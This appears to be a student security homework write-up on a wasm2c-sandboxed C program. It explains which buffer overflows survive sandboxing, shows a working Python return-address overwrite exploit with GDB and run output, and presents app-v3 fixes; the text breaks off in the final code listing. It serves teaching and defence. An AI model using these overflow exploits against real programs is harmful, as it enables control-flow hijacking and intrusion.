The following code segment in the function tries to store the pointer provided as a parameter into the location pointed by stack pointer plus an offset of 24. Afterwards, it tries to store the value 70, which is an ascii code for ‘F’,into the location pointed by stack pointer plus an offset of 23:

```
// store pointer to the string provided by the parameter to the location of the stack pointer +
24
var_i0 = var_l1;
var_i1 = var_p0;
i32_store_default32(&instance->w2c_memory, (u64)(var_i0) + 24, var_i1);
// store 'F' provided by the parameter to the location of the stack pointer + 23
var_i0 = var_l1;
var_i1 = 70u;
i32_store8_default32(&instance->w2c_memory, (u64)(var_i0) + 23, var_i1);
```

The next code segment in the function loads the saved pointer from the parameter at the stack pointer offsetted by 24 and uses it to perform string copy analogous to strcpy() into the memory pointed by the stack pointer offsetted by 13:

```
// loads string provided by the pointer argument to stack pointer + 13
var_i0 = var_l1;
var_i1 = 13u;
var_i0 += var_i1; // stack ptr + 13
var_i1 = var_l1;
var_i1 = i32_load_default32(&instance->w2c_memory, (u64)(var_i1) + 24u);
var_i0 = w2c_lib_f12(instance, var_i0, var_i1); // strcpy(stack pointer + 13, var_p0)
```

The following is the implementation of w2c_lib_f12(). It tries to call w2c_lib_f11():


```
u32 w2c_lib_f12(w2c_lib* instance, u32 var_p0, u32 var_p1) {
   FUNC_PROLOGUE;
   u32 var_i0, var_i1;
   var_i0 = var_p0;
   var_i1 = var_p1;
   var_i0 = w2c_lib_f11(instance, var_i0, var_i1);
   var_i0 = var_p0;
   FUNC_EPILOGUE;
   return var_i0;
}
```

The following is the relevant implementation of w2c_lib_f11() responsible for the string copying. It iteratively loads the character pointed by var_i1 and tries to store it in the address stored in var_i0. The only terminating condition is when it reads a null character. Thus, the function resembles a strcpy(), which does not have a hard limit for the number of characters to write to the memory.

```
 var_L4:
   var_i0 = var_p0;
   var_i1 = var_p1;
   var_i1 = i32_load8_u_default32(&instance->w2c_memory, (u64)(var_i1));
   var_l2 = var_i1;
   i32_store8_default32(&instance->w2c_memory, (u64)(var_i0), var_i1);
   var_i0 = var_l2;
   var_i0 = !(var_i0);
   if (var_i0) {goto var_B0;}
   var_i0 = var_p0;
   var_i1 = 1u;
   var_i0 += var_i1;
   var_p0 = var_i0;
   var_i0 = var_p1;
```

```
    var_i1 = 1u;
    var_i0 += var_i1;
    var_p1 = var_i0;
    var_i1 = 3u;
    var_i0 &= var_i1;
    if (var_i0) {goto var_L4;}
```

Recalling what I found the location where the grade and the name is stored in memory, we can see they are still stored next to each other with the name being stored below grade in the sandbox memory, as indicated in the illustration below:



Therefore, writing 11 characters into the start of a name would still cause a buffer overflow, overwriting the value stored in the memory responsible for the grade. Therefore, my previous exploit would still be effective against sandboxing.

Analysis of get_hash() exploitation on app-v2:

The previous exploit relies on modifying the return address of the get_hash() function to jump to print_secret2(). In a sandboxed environment, this exploit does not work since the sandboxed memory is independent from the actual stack that stores the return addresses. Thus, any modifications in the sandboxed memory would not affect where the control flow to after the function exits.

Here is the relevant part of the function w2c_lib_get_hash_0:

```
u64 w2c_lib_get_hash_0(w2c_lib* instance, u32 var_p0) {
u32 var_l1 = 0;
u64 var_l2 = 0;
FUNC_PROLOGUE;
u32 var_i0, var_i1, var_i2;
u64 var_j0, var_j1;
var_i0 = instance->w2c_g0;
```

```
var_i1 = 128u;
var_i0 -= var_i1;
var_l1 = var_i0;
var_i0 = var_l1;
instance->w2c_g0 = var_i0;
var_i0 = var_l1;
var_i1 = var_p0;
i32_store_default32(&instance->w2c_memory, (u64)(var_i0) + 124, var_i1);
var_i0 = var_l1;
var_i1 = 16u;
var_i0 += var_i1;
var_i1 = var_l1;
var_i1 = i32_load_default32(&instance->w2c_memory, (u64)(var_i1) + 124u);
var_i0 = w2c_lib_f12(instance, var_i0, var_i1);
…
```

The function first allocates 128 bytes on the stack. Then, it stores the value of var_p0 in the location 124 bytes higher than the “stack pointer” within the sandboxed memory. Afterwards, it loads the saved var_p0 and performs string copying analogous to strcpy() at the location 16 bytes above the "stack pointer” within the sandboxed memory. Since all memory operations are within the sandboxed memory and are independent from the stack that stores the return address of w2c_lib_get_hash_0(), redirecting control flow to print_secret2 is impossible.

Analysis of on_completion() exploitation on app-v2:

To explain why the exploitation on on_completion() failed, I need to dig deeper into the source code of app-v2 and relevant library implementation. In app-v2.c, on_completion() is registered as a callback function as follows:

```
/* Set a callback */
u32 sandbox_fnptr = register_callback(&sandbox, on_completion);
w2c_lib_set_callback(&sandbox, sandbox_fnptr);
```


```
u32 register_callback(w2c_lib* instance, void* fn) {
    wasm_rt_func_type_t ftype = wasm2c_lib_get_func_type(2, 0, WASM_RT_I32, WASM_RT_I64);
    wasm_rt_funcref_t fn_ref = {ftype, (wasm_rt_function_ptr_t)fn, {NULL}, instance};
    wasm_rt_funcref_table_t* table = w2c_lib_0x5F_indirect_function_table(instance);
    u32 callback_index = wasm_rt_grow_funcref_table(table, 1, fn_ref);
    if (callback_index == UINT32_MAX) return -1;
    return callback_index;
}
```

The program creates a wasm_rt_funcref_t object that stores the address of on_completion() into the module_instance field of the object. The object is then stored inside a function table located inside the sandboxed memory. The following code inside w2c_lib_get_factorial_0() in lib.wasm.c shows that the callback function is invoked by getting the address stored in the function table and calling it indirectly:

```
CALL_INDIRECT(instance->w2c_0x5F_indirect_function_table, void (*)(void*, u32, u64), w2c_lib_t0,
var_i2, instance->w2c_0x5F_indirect_function_table.data[var_i2].module_instance, var_i0, var_j1);
```


Note that the callback function has access to the actual stack since it is called by w2c_lib_get_factorial_0() and the callback function is provided in app-v2.c which has no memory isolation.

I proceed to run GDB to investigate the reason of the exploit failure:




```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R gdb ./app-v2
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./app-v2...
(gdb) b on_completion
Breakpoint 1 at 0xdbe6: file app-v2.c, line 28.
(gdb) r $(python3 app-v1-exp-1.py) "" $(python3 app-v1-exp-3.py)
```

After the third command line argument is copied into msg_on_finish, I overflowed the value of the return address to the address of w2c_lib_get_hash+32, which points to an invalid location in the middle of w2c_lib_get_hash function:




```
Your grade is A.

Hash of input is 0


Breakpoint 1, on_completion (instance=0x7fffffffd4a8, msg_ptr=68280, value=24) at app-v2.c:28
28          strcpy(msg_on_finish, (char*)(w2c_lib_memory(instance)->data + msg_ptr));
(gdb) n
29          printf("Factorial of 4 is %lld. %s\n", value, msg_on_finish);
(gdb) x $rbp + 8
0x7fffffffd408: 0x55555550
(gdb) x $rbp + 12
0x7fffffffd40c: 0x00005555
(gdb) x 0x555555555550
0x555555555550 <w2c_lib_get_hash+32>:   0x48e8458b
(gdb) disas w2c_lib_get_hash+32
Dump of assembler code for function w2c_lib_get_hash:
   0x0000555555555530 <+0>:     push   %rbp
   0x0000555555555531 <+1>:     mov    %rsp,%rbp
   0x0000555555555534 <+4>:     sub    $0x20,%rsp
   0x0000555555555538 <+8>:     mov    %rdi,-0x8(%rbp)
   0x000055555555553c <+12>:    mov    %esi,-0xc(%rbp)
   0x000055555555553f <+15>:    mov    -0x8(%rbp),%rdi
   0x0000555555555543 <+19>:    mov    -0xc(%rbp),%esi
   0x0000555555555546 <+22>:    call   0x555555555560 <w2c_lib_get_hash_0>
   0x000055555555554b <+27>:    mov    %rax,-0x18(%rbp)
   0x000055555555554f <+31>:    mov    -0x18(%rbp),%rax
   0x0000555555555553 <+35>:    add    $0x20,%rsp
   0x0000555555555557 <+39>:    pop    %rbp
   0x0000555555555558 <+40>:    ret
End of assembler dump.
(gdb)
```

The original address that points to print_secret3() now points to a location elsewhere in memory, and the original buffer overflow attack does not preserve the base pointer. Therefore, the program crashed with a segmentation fault without executing print_secret3():



```
(gdb) n
Factorial of 4 is 7016996765293437281. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaPUUUUU
30      }
(gdb) bt
#0  on_completion (instance=0x6161616161616161, msg_ptr=1633771873, value=7016996765293437281) at app-v2.c:30
#1  0x0000555555555550 in w2c_lib_get_hash (instance=<error reading variable: Cannot access memory at address 0x6161616161616159>,
    var_p0=<error reading variable: Cannot access memory at address 0x6161616161616155>) at lib.wasm.c:1045
Backtrace stopped: Cannot access memory at address 0x6161616161616169
(gdb) n

Program received signal SIGBUS, Bus error.
0x0000555555555550 in w2c_lib_get_hash (instance=<error reading variable: Cannot access memory at address 0x6161616161616159>,
    var_p0=<error reading variable: Cannot access memory at address 0x6161616161616155>) at lib.wasm.c:1045
warning: Source file is more recent than executable.
1045        return ret;
(gdb) 
```

The print_secret3() function is now at 0x555555561dc0. If I modify the exploit script to overwrite the return address to this value instead, the exploit could be successful again:




```
(gdb) p print_secret3
$1 = {void ()} 0x555555561dc0 <print_secret3>
(gdb) 
```

Here is the modified exploit code for exploiting the buffer overflow in on_completion():

```python
import sys

# address of print_secret_3 (0x555555561dc0)
secret_addr = b"\xc0\x1d\x56\x55\x55\x55\x00\x00"
sys.stdout.buffer.write(b"a" * 136 + secret_addr)
```

The modified exploit is successful as I successfully modified the control flow and invoked the print_secret3() function:



```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v2 $(python3 app-v1-exp-1.py) "" $(python3 app-v2-exp-3.py)
bash: warning: command substitution: ignored null byte in input
Your grade is A.

Hash of input is 0

Factorial of 4 is 7016996765293437281. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa�VUUU
Here's my secret3 =D

Aborted (core dumped)
(base) daniel@daniel-ubuntu:~/hw5$ 
```

The attack is essentially a confused deputy attack as the buffer msg_on_finish resides on the host's stack, and the malicious sandbox output ((char*)(w2c_lib_memory(instance)->data + msg_ptr)) tricks the on_completion() function to write outside the msg_on_finish buffer. By modifying the return address of on_completion() with a correct value, the control flow of the program could be modified and the attack would be successful.

App-v3:

Fixing Get Score:

The vulnerability of get_store() lies in the library implementation. To prevent the grade from being modified, the inputs to the sandbox function must be validated. This is only possible if the developer of app-v3.c hardcodes the size of the buffer and the library remains unchanged, which rarely holds in most real-world scenarios. An example of this input validation is the following:


copy_str_to_sandbox() with finite write count:

```c
u32 copy_str_to_sandbox_fixed_length(w2c_lib* instance, char* host_str, size_t length) {
    u32 sandbox_str = w2c_lib_my_malloc(instance, length);
    memcpy(&instance->w2c_memory.data[sandbox_str], host_str, length);
    return sandbox_str;
}
```

The size of the buffer minus one is hardcoded to only copy 9 characters, letting the sandbox username null terminate at the 10th character:

```
/* 1. Query grade for username */
u32 sandbox_username = copy_str_to_sandbox_fixed_length(&sandbox, argv[1], 9);
char grade = w2c_lib_get_score(&sandbox, sandbox_username);
printf("Your grade is %c.\n\n", grade);
free_str_in_sandbox(&sandbox, sandbox_username);
```

The input validation successfully stops the previous exploit on get_score() from modifying the grade:



```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v3 $(python3 app-v1-exp-1.py) "" $(python3 app-v2-exp-3.py)
bash: warning: command substitution: ignored null byte in input
Your grade is F.

Hash of input is 0

Factorial of 4 is 24. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�
```

Fixing Get Hash:


The vulnerability of get_hash() is already mitigated by sandboxing, thus no modification of app code is needed to address get_hash().

Fixing On Completion:

The exploit of on_completion() in app-v2 works since the buffer in on_completion() resides in the host's stack and not in the sandbox memory. This allows the user to provide malicious sandbox outputs ((char*)(w2c_lib_memory(instance)->data + msg_ptr)) and trick the host into running undesired functions with its privilege by modifying the return address. Instead of trusting the sandbox output completely, on_completion() should have a finite write count so writing is constrained inside the buffer msg_on_finish. In the modified function below, I used strncpy() to ensure only 100 bytes are copied to msg_on_finish. This is the only validation needed to prevent the exploit of on_completion():


```
void on_completion(w2c_lib* instance, u32 msg_ptr, long long value) {
    char msg_on_finish[100];
    // string copy with finite write count
    strncpy(msg_on_finish, (char*)(w2c_lib_memory(instance)->data + msg_ptr), 100);
    printf("Factorial of 4 is %lld. %s\n", value, msg_on_finish);
}
```

The confused deputy attack is prevented as the previous attack from app-v2 failed:



```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v3 $(python3 app-v1-exp-1.py) "" $(python3 app-v2-exp-3.py)
bash: warning: command substitution: ignored null byte in input
Your grade is F.

Hash of input is 0

Factorial of 4 is 24. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�
(base) daniel@daniel-ubuntu:~/hw5$ █
```

Full Modified Code (app-v3):



app-v3.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "lib.wasm.h"

u32 copy_str_to_sandbox(w2c_lib* instance, char* host_str) {
  u32 str_len = strlen(host_str) + 1;
